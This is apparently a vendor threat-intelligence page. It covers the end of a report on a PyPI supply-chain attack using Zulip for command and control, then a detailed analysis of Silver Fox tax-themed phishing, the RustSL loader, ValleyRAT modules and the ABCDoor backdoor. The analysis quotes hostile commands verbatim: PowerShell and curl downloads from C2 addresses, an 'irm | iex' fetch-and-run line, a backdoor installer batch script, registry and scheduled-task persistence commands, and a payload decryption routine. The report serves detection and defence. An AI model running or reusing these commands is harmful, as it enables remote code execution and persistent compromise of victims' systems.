ZiChatBot utilizes two separate channel-topic pairs for its operations. One pair transmits current system information, and the other retrieves a message containing shellcode. Once the shellcode is received, a new thread is created to execute it. After executing the command, a heart emoji is sent in response to the original message to indicate the execution was successful.

Infrastructure

We did not find any traditional infrastructure, such as compromised servers or commercial VPS services and their associated IPs and domains. Instead, the malicious wheel packages were uploaded to the Python Package Index (PyPI), a public, shared Python library. The malware, ZiChatBot, leverages Zulip’s public team chat REST APIs as its command and control server.

The “helper” organization that the attacker had registered on the Zulip service has now been officially deactivated by Zulip. However, infected devices may still attempt to connect to the service, so to help you locate and cure them, we recommend adding the full URL helper.zulipchat.com to your denylist.

Victims

The malware was uploaded in July 2025. Upon discovering these attacks, we quickly released an update for our product to detect the relevant files and shared the necessary information with the public security community. As a result, the malicious software was swiftly removed from PyPI, and the organization registered on the Zulip service was officially deactivated. To date, we have not observed any infections based on our telemetry or public reports.

Zulip has officially deactivated the “helper” organization

Attribution

Based on the results from our KTAE system, the dropper used by ZiChatBot shows a 64% similarity to another dropper we analyzed in a TI report, which was linked to OceanLotus. Reverse engineering shows that both droppers use nearly identical algorithms and logic for to decrypt and decompress their embedded payloads.

Analysis results of dropper using KTAE system

Analysis results of dropper using KTAE system

Conclusions

As an active APT organization, OceanLotus primarily targets victims in the Asia-Pacific region. However, our previous reports have highlighted a growing trend of the group expanding its activities into the Middle East. Moreover, the attacks described in this report – executed through PyPI – target Python users worldwide. This demonstrates OceanLotus’s ongoing effort to broaden its attack scope.

In the first half of 2025, a public report revealed that the group launched a phishing campaign using GitHub. The recent PyPI-based supply chain attack likely continues this strategy. Although phishing emails are still a common initial infection method for OceanLotus, the group is also actively exploring new ways to compromise victims through diverse supply chain attacks.

Indicators of compromise

Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

Malicious wheel packages
termncolor-3.1.0-py3-none-any.whl
5152410aeef667ffaf42d40746af4d84

uuid32_utils-1.x.x-py3-none-xxxx.whl
0a5a06fa2e74a57fd5ed8e85f04a483a
e4a0ad38fd18a0e11199d1c52751908b
5598baa59c716590d8841c6312d8349e
968782b4feb4236858e3253f77ecf4b0
b55b6e364be44f27e3fecdce5ad69eca
02f4701559fc40067e69bb426776a54f
e200f2f6a2120286f9056743bc94a49d
22538214a3c917ff3b13a9e2035ca521

colorinal-0.1.7-py3-none-xxxx.whl
ba2f1868f2af9e191ebf47a5fab5cbab

Dropper for ZiChatBot
Backward.dll
c33782c94c29dd268a42cbe03542bca5
454b85dc32dc8023cd2be04e4501f16a

Backward.so
fce65c540d8186d9506e2f84c38a57c4
652f4da6c467838957de19eed40d39da

terminate.dll
1995682d600e329b7833003a01609252

terminate.so
38b75af6cbdb60127decd59140d10640

ZiChatBot
libcef.dll
a26019b68ef060e593b8651262cbd0f6

Silver Fox uses the new ABCDoor backdoor to target organizations in Russia and India

In December 2025, we detected a wave of malicious emails designed to look like official correspondence from the Indian tax service. A few weeks later, in January 2026, a similar campaign began targeting Russian organizations. We have attributed this activity to the Silver Fox threat group.

Both waves followed a nearly identical structure: phishing emails were styled as official notices regarding tax audits or prompted users to download an archive containing a “list of tax violations”. Inside the archive was a modified Rust-based loader pulled from a public repository. This loader would download and execute the well-known ValleyRAT backdoor. The campaign impacted organizations across the industrial, consulting, retail, and transportation sectors, with over 1600 malicious emails recorded between early January and early February.

During our investigation, we also discovered that the attackers were delivering a new ValleyRAT plugin to victim devices, which functioned as a loader for a previously undocumented Python-based backdoor. We have named this backdoor ABCDoor. Retrospective analysis reveals that ABCDoor has been part of the Silver Fox arsenal since at least late 2024 and has been utilized in real-world attacks from the first quarter of 2025 to the present day.

Email campaign

In the January campaign, victims received an email purportedly from the tax service with an attached PDF file.

Phishing email sent to victims in Russia

Phishing email sent to victims in Russia

The PDF contained two clickable links to download an archive, both leading to a malicious website: abc.haijing88[.]com/uploads/фнс/фнс.zip.

Contents of the PDF file from the January phishing wave

Contents of the PDF file from the January phishing wave

Contents of the фнс.zip archive

Contents of the фнс.zip archive

In the December campaign, the malicious code was embedded directly within the files attached to the email.

Phishing email sent to victims in India

Phishing email sent to victims in India

The email shown in the screenshot above was sent via the SendGrid cloud platform and contained an archive named ITD.-.rar. Inside was a single executable file, Click File.exe, with an Adobe PDF icon (the RustSL loader).

Contents of ITD.-.rar

Contents of ITD.-.rar

Additionally, in late December, emails were distributed with an attachment titled GST.pdf containing two links leading to hxxps://abc.haijing88[.]com/uploads/印度邮箱/CBDT.rar. (印度邮箱 translates from Chinese as “Indian mailbox”).

PDF file from the phishing email

PDF file from the phishing email

Both versions of the campaign attempt to exploit the perceived importance of tax authority correspondence to convince the victim to download the document and initiate the attack chain. The method of using download links within a PDF is specifically designed to bypass email security gateways; since the attached document only contains a link that requires further analysis, it has a higher probability of reaching the recipient compared to an attachment containing malicious code.

RustSL loader

The attackers utilized a modified version of a Rust-based loader called RustSL, whose source code is publicly available on GitHub with a description in Chinese:

Screenshot of the description from the RustSL loader GitHub project

Screenshot of the description from the RustSL loader GitHub project

The description also refers to RustSL as an antivirus bypass framework, as it features a builder with extensive customization options:

  • Eight payload encryption methods
  • Thirteen memory allocation methods
  • Twelve sandbox and virtual machine detection techniques
  • Thirteen payload execution methods
  • Five payload encoding methods

Furthermore, the original version of RustSL encrypts all strings by default and inserts junk instructions to complicate analysis.

The Silver Fox APT group first began using a modified version of RustSL in late December 2025.

Silver Fox RustSL

This section examines the key changes the Silver Fox group introduced to RustSL. We will refer to this customized version as Silver Fox RustSL to distinguish it from the original.

The steganography.rs module

The attackers added a module named steganography.rs to RustSL. Despite the name, it has little to do with actual steganography; instead, it implements the unpacking logic for the malicious payload.

The usage of the new module within the Silver Fox RustSL code

The usage of the new module within the Silver Fox RustSL code

The threat actors also modified the RustSL builder to support the new format and payload packing.

The attackers employed several methods to deliver the encrypted malicious payload. In December, we observed files being downloaded from remote hosts followed by delivery within the loader itself. Later, the attackers shifted almost entirely to placing the malicious payload inside the same archive as the loader, disguised as a standalone file with extensions like PNG, HTM, MD, LOG, XLSX, ICO, CFG, MAP, XML, or OLD.

Encrypted malicious payload format

The encrypted payload file delivered by the Silver Fox RustSL loader followed this structure:

<RSL_START>rsl_encrypted_payload<RSL_END>

If additional payload encoding was selected in the builder, the loader would decode the data before proceeding with decryption.

The rsl_encrypted_payload followed this specific format:

char sha256_hash[32]; // decrypted payload hash
DWORD enc_payload_len;
WORD sgn_decoder_size;
char sgn_iterations;
char sgn_key;
char decoder[sgn_decoder_size];
char enc_payload[enc_payload_len];

Below is a description of the data blocks contained within it:

  • sha256_hash: the hash of the decrypted payload. After decryption, the loader calculates the SHA256 hash and compares it against this value; if they do not match, the process terminates.
  • enc_payload_len: the size of the encrypted payload
  • sgn_iterations and sgn_key: parameters used for decryption
  • sgn_decoder_size and decoder: unused fields
  • enc_payload: the primary payload

Notably, the new proprietary steganography.rs module was implemented using the same logic as the public RustSL modules (such as ipv4.rs, ipv6.rs, mac.rs, rc4.rs, and uuid.rs in the decrypt directory). It utilized a similar payload structure where the first 32 bytes consist of a SHA-256 hash and the payload size.

To decrypt the malicious payload, steganography.rs employed a custom XOR-based algorithm. Below is an equivalent implementation in Python:

def decrypt(data: bytes, sgn_key: int, sgn_iterations: int) -> bytes:
    buf = bytearray(data)
    xor_key = sgn_key & 0xFF

    for _ in range(sgn_iterations):
        k = xor_key
        for i in range(len(buf)):
            dec = buf[i] ^ k

            if k & 1:
                k = (dec ^ ((k >> 1) ^ 0xB8)) & 0xFF
            else:
                k = (dec ^ (k >> 1)) & 0xFF

            buf[i] = dec

    return bytes(buf)

The unpacking process consists of the following stages:

  1. Extraction of rsl_encrypted_payload.The loader extracts the encrypted payload body located between the <RSL_START> and <RSL_END> markers.

    Original file containing the encrypted malicious payload

    Original file containing the encrypted malicious payload

  2. XOR decryption with a hardcoded key.Most loaders used the hardcoded key RSL_STEG_2025_KEY.
  3. Payload decoding occurs if the corresponding setting was enabled in the builder.The GitHub version of the builder offers several encoding options: Base64, Base32, Hex, and urlsafe_base64. Silver Fox utilized each option at least once. Base64 was the most frequent choice, followed by Hex and Base32, with urlsafe_base64 appearing in a few samples.

    Encrypted malicious payload prior to the final decryption stage

    Encrypted malicious payload prior to the final decryption stage

  4. Decryption of the final payload using a multi-pass XOR algorithm that modifies the key after each iteration (as demonstrated in the Python algorithm provided above).

The guard.rs module

Another module added to Silver Fox RustSL is guard.rs. It implements various environment checks and country-based geofencing.

In the earliest loader samples from late December 2025, the Silver Fox group utilized every available method for detecting virtual machines and sandboxes, while also verifying if the device was located in a target country. In later versions, the group retained only the geolocation check; however, they expanded both the list of countries allowed for execution and the services used for verification.

The GitHub version of the loader only includes China in its country list. In customized Silver Fox loaders built prior to January 19, 2026, this list included India, Indonesia, South Africa, Russia, and Cambodia. Starting with a sample dated January 19, 2026 (MD5: e6362a81991323e198a463a8ce255533), Japan was added to the list.

To determine the host country, Silver Fox RustSL sends requests to five public services:

  • ip-api.com (the GitHub version relies solely on this service)
  • ipwho.is
  • ipinfo.io
  • ipapi.co
  • www.geoplugin.net

Phantom Persistence

We discovered that a loader compiled on January 7, 2026 (MD5: 2c5a1dd4cb53287fe0ed14e0b7b7b1b7), began to use the recently documented Phantom Persistence technique to establish persistence. This method abuses functionality designed to allow applications requiring a reboot for updates to complete the installation process properly. The attackers intercept the system shutdown signal, halt the normal shutdown sequence, and trigger a reboot under the guise of an update for the malware. Consequently, the loader forces the system to execute it upon OS startup. This specific sample was compiled in debug mode and logged its activity to rsl_debug.log, where we identified strings corresponding to the implementation of the Phantom Persistence technique:

[unix_timestamp] God-Tier Telemetry Blinding: Deployed via HalosGate Indirect Syscalls.
[unix_timestamp] RSL started in debug mode.
[unix_timestamp] ==========================================
[unix_timestamp]     Phantom Persistence Module (Hijack Mode) 
[unix_timestamp] ==========================================
[unix_timestamp] [*] Calling RegisterApplicationRestart...
[unix_timestamp] [+] RegisterApplicationRestart succeeded.
[unix_timestamp] [*] Note: This API mainly works for application crashes, not for user-initiated shutdowns.
[unix_timestamp] [*] For full persistence, you need to trigger the shutdown hijack logic.
[unix_timestamp] [*] Starting message thread to monitor shutdown events...
[unix_timestamp] [+] SetProcessShutdownParameters (0x4FF) succeeded.
[unix_timestamp] [+] Window created successfully, message loop started.
[unix_timestamp] [+] Phantom persistence enabled successfully.
[unix_timestamp] [*] Hijack logic: Shutdown signal -> Abort shutdown -> Restart with EWX_RESTARTAPPS.
[unix_timestamp] Phantom persistence enabled.
[unix_timestamp] Mouse movement check passed.
[unix_timestamp] IP address check passed.
[unix_timestamp] Pass Sandbox/VM detection.

Attack chain and payloads

During this phishing campaign, Silver Fox utilized two primary methods for delivering malicious archives:

  • As an email attachment
  • Via a link to an external attacker-controlled website contained within a PDF attachment

We also observed three different ways the payload was positioned relative to the loader:

  • Embedded within the loader body
  • Hosted on an external website as a PNG image
  • Placed within the same archive as the loader

The diagram below illustrates the attack chain using the example of an email containing a PDF file and the subsequent delivery of a malicious payload from an external attacker-controlled website.

Attack chain of the campaign utilizing the RustSL loader

Attack chain of the campaign utilizing the RustSL loader

The infection chain begins when the user runs an executable file (the Silver Fox modification of the RustSL loader) disguised with a PDF or Excel icon. RustSL then loads an encrypted payload, which functions as shellcode. This shellcode then downloads an encrypted ValleyRAT (also known as Winos 4.0) backdoor module named 上线模块.dll from the attackers’ server. The filename translates from Chinese as “online-module.dll”, so for the sake of clarity, we’ll refer to it as the Online module.

Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module

Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module

The Online module proceeds to load the core component of ValleyRAT: the Login module (the original filename 登录模块.dll_bin translates from Chinese as “login-module.dll_bin”). This module manages C2 server communication, command execution, and the downloading and launching of additional modules.

The initial shellcode, as well as the Online and Login modules, utilize a configuration located at the end of the shellcode:

End of the decrypted payload: ValleyRAT (Winos 4.0) configuration

End of the decrypted payload: ValleyRAT (Winos 4.0) configuration

The values between the “|” delimiters are written in reverse order. By restoring the correct character sequence, we obtain the following string:

|p1:207.56.138[.]28|o1:6666|t1:1|p2:127.0.0.1|o2:8888|t2:1|p3:127.0.0.1|o3:80|t3:1|dd:1|cl:1|fz:飘诈|bb:1.0|bz:2025.11.16|jp:0|bh:0|ll:0|dl:0|sh:0|kl:0|bd:0|

The key configuration parameters in this string are:

  • p#, o#: IP addresses and ports of the ValleyRAT C2 servers in descending order of priority
  • bz: the creation date of the configuration

The Silver Fox group has long employed the infection chain described above – from the encrypted shellcode through the loading of the Login module – to deploy ValleyRAT. This procedure and its configuration parameters are documented in detail in industry reports: (1, 2, and 3).

Once the Login module is running, ValleyRAT enters command-processing mode, awaiting instructions from the C2. These commands include the retrieval and execution of various additional modules.

ValleyRAT utilizes the registry to store its configurations and modules:

Registry key Description
HKCU:\Console\0 For x86-based modules
HKCU:\Console\1 For x64-based modules
HKCU:\Console\IpDate Hardcoded registry location checked upon Login module startup
HKCU:\Software\IpDates_info Final configuration

The ValleyRAT builder leaked in March 2025 contained 20 primary and over 20 auxiliary modules. During this specific phishing campaign, we discovered that after the main module executed, it loaded two previously unseen modules with similar functionality. These modules were responsible for downloading and launching a previously undocumented Python-based backdoor we have dubbed ABCDoor.

Custom ValleyRAT modules

The discovered modules are named 保86.dll and 保86.dll_bin. Their parameters are detailed in the table below.

HKCU:\Console\0 registry key value Module name Library MD5 hash Compiled date and time (UTC)
fc546acf1735127db05fb5bc354093e0 保86.dll 4a5195a38a458cdd2c1b5ab13af3b393 2025-12-04 04:34:31
fc546acf1735127db05fb5bc354093e0 保86.dll e66bae6e8621db2a835fa6721c3e5bbe 2025-12-04 04:39:32
2375193669e243e830ef5794226352e7 保86.dll_bin e66bae6e8621db2a835fa6721c3e5bbe 2025-12-04 04:39:32

Of particular note is the PDB path found in all identified modules: C:\Users\Administrator\Desktop\bat\Release\winos4.0测试插件.pdb. In Chinese, 测试插件 translates to “test plugin”, which may suggest that these modules are still in development.

Upon execution, the 保86.dll module determines the host country by querying the same five services used by the guard.rs module in Silver Fox RustSL: ipinfo.io, ip-api.com, ipapi.co, ipwho.is, and geoplugin.net. For the module to continue running, the infected device must be located in one of the following countries:

Countries where the 保86.dll module functions

Countries where the 保86.dll module functions

If the geolocation check passes, the module attempts to download a 52.5 MB archive from a hardcoded address using several methods. The sample with MD5 4a5195a38a458cdd2c1b5ab13af3b393 queried hxxp://154.82.81[.]205/YD20251001143052.zip, while the sample with MD5 e66bae6e8621db2a835fa6721c3e5bbe queried
hxxp://154.82.81[.]205/YN20250923193706.zip.

Interestingly, Silver Fox updated the YD20251001143052.zip archive multiple times but continued to host it on the same C2 (154.82.81[.]205) without changing the filename.

The module implements the following download methods:

  1. Using the InternetReadFile function with the User-Agent PythonDownloader
  2. Using the URLDownloadToFile function
  3. Using PowerShell:
    powershell.exe -Command "& {[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12; [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; $ProgressPreference = 'SilentlyContinue'; try { Invoke-WebRequest -Uri 'hxxp://154.82.81[.]205/YD20251001143052.zip' -OutFile '$appdata\appclient\111.zip' -UseBasicParsing -TimeoutSec 600 } catch { exit 1 } }"
  4. Using curl:
    curl.exe -L -o "%LOCALAPPDATA%\appclient\111.zip" "hxxp://154.82.81[.]205/YD20251001143052.zip" --silent --show-error --insecure --max-time 600

The archive was saved to the path %LOCALAPPDATA%\appclient\111.zip.

Contents of the 111.zip archive

Contents of the 111.zip archive

The archive is quite large because the python directory contains a Python environment with the packages required to run the previously unknown ABCDoor backdoor (which we will describe in the next section), while the ffmpeg directory includes ffmpeg.exe, a statically linked, legitimate audio/video tool that the backdoor uses for screen capturing.

Once downloaded, the DLL module extracts the archive using COM methods and runs the following command to execute update.bat:

cmd.exe /c "C:\Users\<user>\AppData\Local\appclient\update.bat"

The update.bat script copies the extracted files to C:\ProgramData\Tailscale. This path was chosen intentionally: it corresponds to the legitimate utility Tailscale (a mesh VPN service based on the WireGuard protocol that connects devices into a single private network). By mimicking a VPN service, the attackers likely aim to mask their presence and complicate the analysis of the compromised system.

@echo off
set "script_dir=%~dp0"
set SRC_DIR=%script_dir%
set DES_DIR=C:\ProgramData\Tailscale

rmdir /s /q "%DES_DIR%"
mkdir "%DES_DIR%"
call :recursiveCopy "%SRC_DIR%" "%DES_DIR%"

start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient
exit /b

:recursiveCopy
set "src=%~1"
set "dest=%~2"
if not exist "%dest%" mkdir "%dest%"
for %%F in ("%src%\*") do (
    copy "%%F" "%dest%" >nul
)
for /d %%D in ("%src%\*") do (
    call :recursiveCopy "%%D" "%dest%\%%~nxD"
)
exit /b

Contents of update.bat
After copying the files, the script launches the appclient Python module using the legitimate pythonw tool:
start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient

ABCDoor Python backdoor

The primary entry point for the appclient module, the __main__.py file, contains only a few lines of code. These lines are responsible for utilizing the setproctitle library and executing the run function, to which the C2 address is passed as a parameter.

Code for main.py: the module entry point

Code for main.py: the module entry point

The setproctitle library is primarily used on Linux or macOS systems to change a displayed process name. However, its functionality is significantly limited on Windows; rather than changing the process name itself, it creates a named object in the format python(<pid>): <proctitle>. For example, for the appclient module, this object would appear as follows:

\Sessions\1\BaseNamedObjects\python(8544): AppClientABC

We believe the use of setproctitle may indicate the existence of backdoor versions for non-Windows systems, or at least plans to deploy it in such environments.

The appclient.core module has a PYD extension and is a DLL file compiled with Cython 3.0.7. This is the core module of the backdoor, which we have named ABCDoor because nearly all identified C2 addresses featured the third-level domain abc.

Upon execution, the backdoor establishes persistence in the following locations:

  1. Windows registry: It adds "<path_to_pythonw.exe>" -m appclient to the value HKCU:\Software\Microsoft\Windows\CurrentVersion\Run:AppClient, e.g:
    "C:\Users\&lt;username&gt;\AppData\Local\appclient\python\pythonw.exe" -m appclient

    Persistence is established by executing the following command:
    cmd.exe /c "reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "AppClient" /t REG_SZ /d "\"<path_to_pythonw.exe>\" -m appclient" /f"
  2. Task scheduler: The malware executes
    cmd.exe /c "schtasks /create /sc minute /mo 1 /tn "AppClient" /tr "<path_to_pythonw.exe> -m appclient" /f"

The command creates a task named “AppClient” that runs every minute.

The backdoor is built on the asyncio and Socket.IO Python libraries. It communicates with its C2 via HTTPS and uses event handlers to processes messages asynchronously. The backdoor follows object-oriented programming principles and includes several distinct classes:

  • MainManager: handles C2 connection and authorization (sending system metadata)
  • MessageManager: registers and executes message handlers
  • AutoStartManager: manages backdoor persistence
  • ClientManager: handles backdoor updates and removal
  • SystemInfoManager: collects data from the victim’s system, including screenshots
  • RemoteControlManager: enables remote mouse and keyboard control via the pynput library and manages screen recording (using the ScreenRecorder child class)
  • FileManager: performs file system operations
  • KeyboardManager: emulates keyboard input
  • ProcessManager: manages system processes
  • ClipboardManager: exfiltrates clipboard contents to the C2
  • CryptoManager: provides functions for encrypting and decrypting files and directories (currently limited to DPAPI; asymmetric encryption functions lack implementation)
  • Utils: auxiliary functions (file upload/download, archive management, error log uploading, etc.)
Backdoor strings with characteristic names

Backdoor strings with characteristic names

Upon connecting, ABCDoor sends an auth message to the C2 with the following information in JSON format:

"role": "client",
"device_info": {
	 "device_name": device_name,
 	"os_name": os_name,
	"os_version": os_version,
	"os_release": os_release,
	"device_id": device_id,
	"install_channel": "<channel_name_from_registry>", # optional field 
	"first_install_time": "<install_time_from_registry>", # optional field
},
"version": 157 # hard-coded ABCDoor version

The code for retrieving the device identifier (device_id) in the backdoor is somewhat peculiar:

device_id = Utility.get_machine_guid_via_file_func()
device_id = Utility.get_machine_guid_via_reg()

First, the get_machine_guid_via_file_func function attempts to read an identifier from the file %LOCALAPPDATA%\applogs\device.log. If the file does not exist, it is created and initialized with a random UUID4 value. However, immediately after this, the get_machine_guid_via_reg function overwrites the identifier obtained by the first function with the value from HKLM:\SOFTWARE\Microsoft\Cryptography:MachineGuid. This likely indicates a bug in the code.

The primary characteristic of this backdoor is the absence of typical remote control features, such as creating a remote shell or executing arbitrary commands. Instead, it implements two alternative methods for manipulating the infected device:

  • Emulating a double click while broadcasting the victim’s screen
  • A "file_open" message within the FileManager class, which calls the os.startfile function. This executes a specified file using the ShellExecute function and the default handler for that file extension

For screen broadcasting, the backdoor utilizes a standalone ffmpeg.exe file included in the ABCDoor archive. While early versions could only stream from a single monitor, recent iterations have introduced support for streaming up to four monitors simultaneously using the Desktop Duplication API (DDA). The broadcasting process relies on the screen capture functions RemoteControl::ScreenRecorder::start_single_monitor_ddagrab, RemoteControl::ScreenRecorder::start_multi_monitor_ddagrab, and RemoteControl::ScreenRecorder::test_ddagrab_support. These functions generate a lengthy string of launch arguments for ffmpeg; these arguments account for monitor orientation (vertical or horizontal) and quantity, stitching the data into a single, cohesive stream.

Because ABCDoor runs within a legitimate pythonw.exe process, it can remain hidden on a victim’s system for extended periods. However, its operation involves various interactions with the registry and file system that can be used for detection. Specifically, ABCDoor:

  • Writes its initial installation timestamp to the registry value HKCU:\Software\CarEmu:FirstInstallTime
  • Creates the directory and file %LOCALAPPDATA%\applogs\device.log to store the victim’s ID
  • Logs any exceptions to %LOCALAPPDATA%\applogs\exception_logs.zip. Interestingly, Silver Fox even implemented a Utility::upload_exception_logs function to send this archive to a specified URI, likely to help debug and refine the malware’s performance

Additionally, ABCDoor features self-update and self-deletion capabilities that generate detectable artifacts. Updates are downloaded from a specific URI to %TEMP%\tmpXXXXXXXX\update.zip (where XXXXXXXX represents random alphanumeric characters), extracted to %TEMP%\tmpXXXXXXXX\update, and executed via a PowerShell command:

powershell -Command "Start-Sleep -Seconds 5; Start-Process -FilePath \"%TEMP%\tmpXXXXXXXX\update\update.ps1\" -ArgumentList \"%LOCALAPPDATA%\appclient\" -WindowStyle Hidden"

The existing ABCDoor process is then forcibly terminated.

ABCDoor versions

Through retrospective analysis, we discovered that the earliest version of ABCDoor (MD5: 5b998a5bc5ad1c550564294034d4a62c) surfaced in late 2024. The backdoor evolved rapidly throughout 2025. The table below outlines the primary stages of its evolution:

Version Compiled date (UTC) Key updates ABCDoor .pyd MD5 hash
121 2024.12.19 18:27:11 –  Minimal functionality (file downloads, remote control using the Graphics Device Interface (GDI) in ffmpeg)
–  No OOP used
–  Registry persistence
5b998a5bc5ad1c550564294034d4a62c
143 2025.02.04 01:15:00 Client updates
–  Task scheduler persistence
–  OOP implementation (classes)
–  Clipboard management
–  Process management
–  Asymmetric file and directory encryption
c50c980d3f4b7ed970f083b0d37a6a6a
152 2025.04.01 15:39:36 –  DPAPI encryption functions
–  Chunked file uploading to C2
de8f0008b15f2404f721f76fac34456a
154 2025.05.09 13:36:24 –  Implementation of installation channels
–  Key combination emulation
9bf9f635019494c4b70fb0a7c0fb53e4
156 2025.08.11 13:36:10 –  Retrieval and logging of initial installation time to the registry a543b96b0938de798dd4f683dd92a94a
157 2025.08.28 14:23:57 –  Use of DDA source in ffmpeg for monitor screen broadcasting fa08b243f12e31940b8b4b82d3498804
157 2025.09.23 11:38:17 –  Compiled with Cython 3.0.7 (previous version used Cython 3.0.12) 13669b8f2bd0af53a3fe9ac0490499e5

Evolution of ABCDoor distribution methods

Although the first version of the backdoor appeared in late 2024, the threat actor likely began using it in attacks around February or March 2025. At that time, the backdoor was distributed using stagers written in C++ and Go:

    • C++ stagerThe file GST Suvidha.exe (MD5: 04194f8ddd0518fd8005f0e87ae96335) downloaded a loader (MD5: f15a67899cfe4decff76d4cd1677c254) from hxxps://mcagov[.]cc/download.php?type=exe. This loader then downloaded the ABCDoor archive from hxxps://abc.fetish-friends[.]com/uploads/appclient.zip, extracted it, and executed it.
    • Go stagerThe file GSTSuvidha.exe (MD5: 11705121f64fa36f1e9d7e59867b0724) executed a remote PowerShell script:
      powershell.exe -Command "irm hxxps://abc.fetish-friends[.]com/setup/install | iex"

      This script downloaded the ABCDoor archive and launched it.

Later, from May to August 2025, Silver Fox varied their delivery techniques through several methods:

      • Utilizing TinyURL:Stagers initially queried TinyURL links, which then redirected to the full addresses for downloading the next stage:
        • hxxps://tinyurl[.]com/4nzkync8 -> hxxps://roldco[.]com/api/download/c51bbd17-ef08-4d6c-ab4c-d7bf49483dd6
        • hxxps://tinyurl[.]com/bde63yuu -> hxxps://sudsmama[.]com/api/download/c8ea0a2c-42c2-4159-9337-ee774ed5e7cb
      • Utilizing URLs with arguments formatted as channel=[word_MMDD]:
      • hxxps://abc.fetish-friends[.]com/setup?channel=jiqi_0819
      • hxxps://abc.fetish-friends[.]com/setup/install?channel=whatsapp_0826
      • hxxps://abc.fetish-friends[.]com/setup/install?channel=dianhua-0903

Thanks to these “channel” names, we identified overlaps between ABCDoor and other malicious files likely belonging to Silver Fox. These are NSIS installers featuring the branding of the Ministry of Corporate Affairs of India (responsible for regulating industrial companies and the services sector). These installers establish a connection to the attackers’ server at hxxps://vnc.kcii2[.]com, providing them with remote access to the victim’s device. Below is the list of files we identified:

      • RemoteInstaller_20250803165259_whatsapp.exe (MD5: 4d343515f4c87b9a2ffd2f46665d2d57)
      • RemoteInstaller_20250806_004447_jiqi.exe (MD5: dfc64dd9d8f776ca5440c35fef5d406e)
      • RemoteInstaller_20250808_174554_dianhua.exe (MD5: eefc28e9f2c0c0592af186be8e3570d2)
      • MCA-Ministry.exe (MD5: 6cf382d3a0eae57b8baaa263e4ed8d00)
      • MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a)
      • MCA-Ministry.exe (MD5: d17caf6f5d6ba3393a3a865d1c43c3d2)

The file MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a) was also hosted on one of the servers used by the ABCDoor stagers and was downloaded via TinyURL:

hxxps://tinyurl[.]com/322ccxbf -> hxxps://sudsmama.com/api/download/50e24b3a-8662-4d2f-9837-8cc62aa8f697

Starting in November 2025, the attackers began using a JavaScript loader to deliver ABCDoor. This was distributed via self-extracting (SFX) archives, which were further packaged inside ZIP archives:

      • CBDT.zip (MD5: 6495c409b59deb72cfcb2b2da983b3bb) (Related material.exe)
      • November Statement.zip (MD5: b500e0a8c87dffe6f20c6e067b51afbf) (BillReceipt.exe)
      • December Statement.zip (MD5: 814032eec3bc31643f8faa4234d0e049) (statement.exe)
      • December Statement.zip (MD5: 90257aa1e7c9118055c09d4a978d4bee) (statement verify .exe)
      • Statement of Account.zip (MD5: f8371097121549feb21e3bcc2eeea522) (Review the file.exe)

The ZIP archives were likely distributed through phishing emails. They contained one of two SFX files: BillReceipt.exe (MD5: 2b92e125184469a0c3740abcaa10350c) or Review the file.exe (MD5: 043e457726f1bbb6046cb0c9869dbd7d), which differed only in their icons.

Icons of the SFX archives

Icons of the SFX archives

When executed, the SFX archive ran the following script:

SFX archive script

SFX archive script

This script launched run_direct.ps1, a PowerShell script contained within the archive.

The run_direct.ps1 script

The run_direct.ps1 script

The run_direct.ps1 script checked for the presence of NodeJS in the standard directory on the victim’s computer (%USERPROFILE%\.node\node.exe). If it was not found, the script downloaded the official NodeJS version 22.19.0, extracted it to that same folder, and deleted the archive. It then executed run.deobfuscated.obf.js – also located in the SFX archive – using the identified (or newly installed) NodeJS, passing two parameters to it: an encrypted configuration string and a XOR key for decryption:

Decrypted configuration for the JS loader

Decrypted configuration for the JS loader

The JS code being executed is heavily obfuscated (likely using obfuscate.io). Upon execution, it writes the channel parameter value from the configuration to the registry at HKCU:\Software\CarEmu:InstallChannel as a REG_SZ type. It then downloads an archive from the link specified in the zipUrl parameter and saves it to %TEMP%\appclient_YYYYMMDDHHMMSS.zip (or /tmp on Linux). The script extracts this archive to the %USERPROFILE%\AppData\Local\appclient directory (%HOME%/AppData/Local/appclient on Linux) and launches it by running cmd /c start /min python/pythonw.exe -m appclient in background mode with a hidden window. After extraction, the script deletes the ZIP archive.

Additionally, the code calls a console logging function after nearly every action, describing the operations in Chinese:

Log fragments gathered from throughout the JS code

Log fragments gathered from throughout the JS code

Victims

As previously mentioned, Silver Fox RustSL loaders are configured to operate in specific countries: Russia, India, Indonesia, South Africa, and Cambodia. The most recent versions of RustSL have also added Japan to this list. According to our telemetry, users in all of these countries – with the exception of Cambodia – have encountered RustSL. We observed the highest number of attacks in India, Russia, and Indonesia.

Distribution of RustSL loader attacks by country, as a percentage of the total number of detections (download)

The majority of loader samples we discovered were contained within archives with tax-related filenames. Consequently, we can attribute these attacks to a single campaign with a high degree of confidence. That Silver Fox has been sending emails on behalf of the tax authorities in Japan has also been reported by our industry peers.

Conclusion

In the campaign described in this post, attackers exploited user trust in official tax authority communications by disguising malicious files as documents on tax violations. This serves as another reminder of the critical need for vigilance and the thorough verification of all emails, even those purportedly from authoritative sources. We recommend that organizations improve employee security awareness through regular training and educational courses.

During these attacks, we observed the use of both established Silver Fox tools, such as ValleyRAT, and new additions – including a customized version of the RustSL loader and the previously undocumented ABCDoor backdoor. The attackers are also expanding their geographic focus: Russian organizations became a primary target in this campaign, and Japan was added to the supported country list in the malware’s configuration. Theoretically, the group could add other countries to this list in the future.

The Silver Fox group employs a multi-stage approach to payload delivery and utilizes a segmented infrastructure, using different addresses and domains for various stages of the attack. These techniques are designed to minimize the risk of detection and prevent the blocking of the entire attack chain. To identify such activity in a timely manner, organizations should adopt a comprehensive approach to securing their infrastructure.

Detection by Kaspersky solutions

Kaspersky security solutions successfully detect malicious activity associated with the attacks described in this post. Let’s look at several detection methods using Kaspersky Endpoint Detection and Response Expert.

The activity of the malware described in this article can be detected when the command interpreter, while executing commands from a suspicious process, initiates a covert request to external resources to download and install the Node.js interpreter. KEDR Expert detects this activity using the nodejs_dist_url_amsi rule.

